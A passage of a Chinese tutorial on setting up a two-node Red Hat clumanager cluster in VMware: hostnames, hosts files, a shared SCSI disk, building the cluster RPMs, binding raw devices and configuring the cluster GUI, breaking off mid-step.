卡已经不存在，直接回车进去系统。然后"shutdown h now"关机。这时我们还是按照上述步骤给系统添加两块网卡，再次引导系统，这时系统会弹出一个对话框让你输入IP地址，用TAB键切换，进入系统后你用命令ifconfig，来检查一下两个系统的MAC地址是否一样。

㈢ 配置

修改Linux AS2主机的主机名

```
# vi /etc/sysconfig/network
# 将HOSTNAME=rs1 改为rs2
# service network restart
# 分别修改两台主机的/etc/hosts文件
```

主 机：

```
10.0.0.1        rs1    squall.cn
192.168.0.11    rs1    squall.cn
10.0.0.2        rs2    squall.net
192.168.0.12    rs2    squall.net
```

辅 机：

```
10.0.0.2        rs2    squall.net
192.168.0.12    rs2    squall.net
10.0.0.1        rs1    squall.cn
192.168.0.11    rs1    squall.cn
# 其中10.0.0.0/8为心跳地址
```

㈣ 添加共享硬盘

主机如图4、图5所示。




图4




图5

选择SCSI 1：0，我这里是WorkStation版本，故没有。辅机如图6所示：




图6

选择刚才主机创建的硬盘，然后在高级选择里选择SCSI 1：0，这样就给两个系统都增加了一个共享磁盘，由于系统启动的时候会锁定磁盘，因此还要对主辅机的rhel3.vmx文件进行修改，在最后增加一行Disk.locking=false，到这里硬件全部安装完毕，下面开始软件安装。

㈤ Cluster软件安装

可通过F-Secure SSH Client Trial这个软件把程序传到虚拟机上（利用ssh服务），当然也可打开FTP和Samba。

传好后，我们进行安装。

软件下载地址 http://www.a5d.com/SoftView/SoftView_380.asp

```
# rpm  ivh redhat-config-cluster-1.0.2-1.1.src.rpm
# rpm  ivh clumanager-1.2.12-1.src.rpm
# cd /usr/src/redhat/SPECS
# rpmbuild  bb clumanager.spec
# rpmbuild  bb redhat-config-cluster.spec
# cd /usr/src/redhat/RPMS/i386
# rpm -ivh clumanager-1.2.12-1.i386.rpm
# rpm -ivh clumanager-debuginfo-1.2.12-1.i386.rpm
# cd /usr/src/redhat/RPMS/noarch
# rpm ivh redhat-config-cluster-1.0.2-1.1.noarch.rpm
```

㈥ 创建rawdevices裸设备

\# fdisk l（先查看一下磁盘状况），如图7所示。




图7

fdisk /dev/sdb（创建分区），见图8、图9。




图 8




图 9

```
# 之后我们要重新引导系统：shutdown r now 或 reboot
# mkfs.ext3 /dev/sdb1 (将/dev/sdb1 格式化为ext3 分区)
# mkfs.ext3 /dev/sdb2 (将/dev/sdb2 格式化为ext3 分区)
# vi /etc/sysconfig/rawdevices, 加入如下语句:
/dev/raw/raw1 /dev/sdb1
/dev/raw/raw2 /dev/sdb2
# service rawdevices restart
分配设备：
            /dev/raw/raw1  -->   /dev/sdb1
/dev/raw/raw1:  bound to major 8, minor 17
            /dev/raw/raw2  -->   /dev/sdb2
/dev/raw/raw2:  bound to major 8, minor 18
完 成
# raw -qa
/dev/raw/raw1:  bound to major 8, minor 17
/dev/raw/raw2:  bound to major 8, minor 18
#  出现如上所示，表示成功。
```

(七) 配置Cluster

我们要进入到x-windows界面去，点击系统设置—服务器设置—Cluster，点新建，在弹出的对话框中输入主辅机的IP地址，点Cluster—Shared State，见图10。

弹出的对话框中就是我们刚才建立好的裸设备，点Cluster—Cluster Daemon Properties，如图11所示。

在弹出的对话框中，我们选择Enable Broadcast Heartbeating这一项，然后一直按确定键。最后保存退出。我们再点击系统设置->服务器设置->Cluster，如图12所示。

点集群->启动本地集群守护进程，之后会和上述所图一样。下面我们要开始添加服务了——服务节点。点集群—配置，调出配置界面，点Services，点新建，在弹出的对话框中输入服务名字，如图1.3 所示，

